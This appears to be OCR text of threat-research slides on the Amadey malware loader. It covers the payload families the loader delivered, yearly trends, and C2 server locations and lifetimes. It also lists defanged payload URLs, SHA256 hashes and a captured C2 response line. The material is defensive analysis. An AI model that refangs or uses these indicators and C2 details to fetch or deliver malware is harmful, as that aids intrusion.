
Appeared Malware Families via Amadey

- Confirmed 100 families for 50 months
  - Collected unique 5,422 samples

RedlineStealer	SystemBCProxy	Ficker	CinoshiStealer	Cat4er
Dropper	EternityClipper	TeamSpy	PovertyStealer	ImBetter
Vidar	ClipBanker	Kronos	Kraken	r77Rootkit
XMRig	ManusCrypt	QuasarRAT	Kpot	ObserverStealer
Amadey	Async_RAT	HVNCRAT	Tinynuke	GurcuStealer
SmokeLoader	AuroraStealer	AlphaIRCBot	BanditStealer	ArrowRAT
RhadamanthysStealer	zgRAT	Keylogger	ParallaxRAT	LockBit
Downloader	EternityWorm	Stealc	Solarmarker	LolMiner
Remcos	PandoraHVNC	XWorm	XFilesStealer	Erica
CoinMiner	AveMaria	BlackGuard	PureCrypter	BlackNET
Raccoon	StealthWorker	Phonk	TyphonStealer	Osiris
Clipper	ServHelper	njRAT	xoCreatorStealer	Colibri
CryptOne	Neoreklami	ZLoader	DjvuRansom	Erbium
Fabookie	Taurus	PredatorStealer	StormKitty	JesterStealer
WindowsDefenderDisabler	WhiteSnake	EthereumMiner	AgentTesla	IcarusHVNC
YTStealer	DCRAT	RedlineClipper	TitanStealer	GhostRAT
MysticStealer	Socelars	Danabot	LucaStealer	Gminer
EternityStealer	DarkTortilla	Trickbot	Ursnif	EvilExtractor
ArechClient2	GoClipper	MassLogger	AZORult	VectorStealer
LummaStealer	LgoogLoader	HijackLoader	TRAT	BazaLoader

The Number of Additional Payloads per Year

- The number of additional payloads via Amadey is increasing




Top 10 Malware

- Redline was spread


  as an additional payload

  - Almost 2.5x more than anything else
- Dropper contained several families
- Info-stealer was spread frequently



The count is daily unique cumulated number

Top 10 Malware Monthly Trend



Odd Situation in 2019

- Spread installer program of AVG via Amadey
  - 2019/Oct/27 – 2019/Nov/23

```
                                    Amadey/dailyscan/31_184_197_229/1572144417$ cat response.txt
<c>1000004000https://bits.avcdn.net/productfamily_ANTIVIRUS/insttype_FREE/platform_WIN_AVG/installertype_ONL
INE/build_RELEASE/cookie_mmm_bav_999_999_a3j_m#<d>
```

- Did the attacker check Amadey's loader function?
  - We did not see any malicious additional payloads from the C2 server

Odd Situation in 2020

- Found 3 URLs: NSA, FBI and CIA on 2020/Feb/27
- Due to inappropriate configuration?

217_8_117_64

SHA256	URL	Classification	Date
50fa2268828ae812d6fe96111e2dc224afda4e3d147fc5cb94333fb8d0f09f5d	hXXp://217[.]8[.]117[.]64/tres[.]exe	Malware_Backdoor (Remcos)	• 2020/02/20 • 2020/02/21 • 2020/02/22 • 2020/02/25 • 2020/02/27 • 2020/02/28 • 2020/02/29
1a3964825b37c5f54c0c94e1aa5e4cd661ec73f677051849921b9ddab0cf5bcd	hXXps://www[.]nsa[.]gov/	Not PE (URL of NSA)	• 2020/02/27
b7f61313dddcc1898c1b0939a7501b1fbf5bb22615caf60f1e787aa59d67b08a	hXXps://www[.]fbi[.]gov/	Not PE (URL of FBI)	• 2020/02/27
1aecf24ea97392fccdea068d18a63b3ee564793246024c7f82082e1390b54d51	hXXps://www[.]cia[.]gov/	Not PE (URL of CIA)	• 2020/02/27
c91a6f7c851f5de88c8c17c3e9ac655e70afadcdef3269aa75cec122cffc06b1	hXXp://rektware51[.]temp[.]swtest[.]ru/6777[.]exe	Malware_Ransomware (Erica Ransomware)	• 2020/02/26


Amadey Spreads Some Payloads at Once

- 6ac2… : Dropper
  - The dropper contained Redline Stealer and Mystic Stealer
- 858d … : Mystic Stealer
- 6131 … : SmokeLoader
  - It downloaded Redline Stealer and Mystic Stealer

SHA256	URL
6ac286483cb84afd17d8d93881ab2fa202d7e9130f58d20e7c05f2cda9c6947c	hXXp://77[.]91[.]68[.]238/new/foto7447[.]exe
858dd7c578074cafa90b3c528fe7ba3b4f394651bfc3a9e538046ef588abf0c0	hXXp://77[.]91[.]68[.]238/smo/exto[.]exe
61312a77f49eab8b7e762a722c3ad04b2ccb5cef5e27be3d105e6133949cb6cc	hXXp://77[.]91[.]68[.]238/smo/kus[.]exe


Amadey C2 Server’s Location

- The most used C2 server location was Russia




Amadey C2 Server’s Time-to-Live

- 38 C2 servers were active for more than 90 days
  - 3 C2 servers were active for more than a year
  - Around 90% C2 servers were active for less than 90 days or equal



Domain Names to Save Additional Payload

- Attackers tend to use legitimate services
  - Simple URL / Domain filtering won't be effective

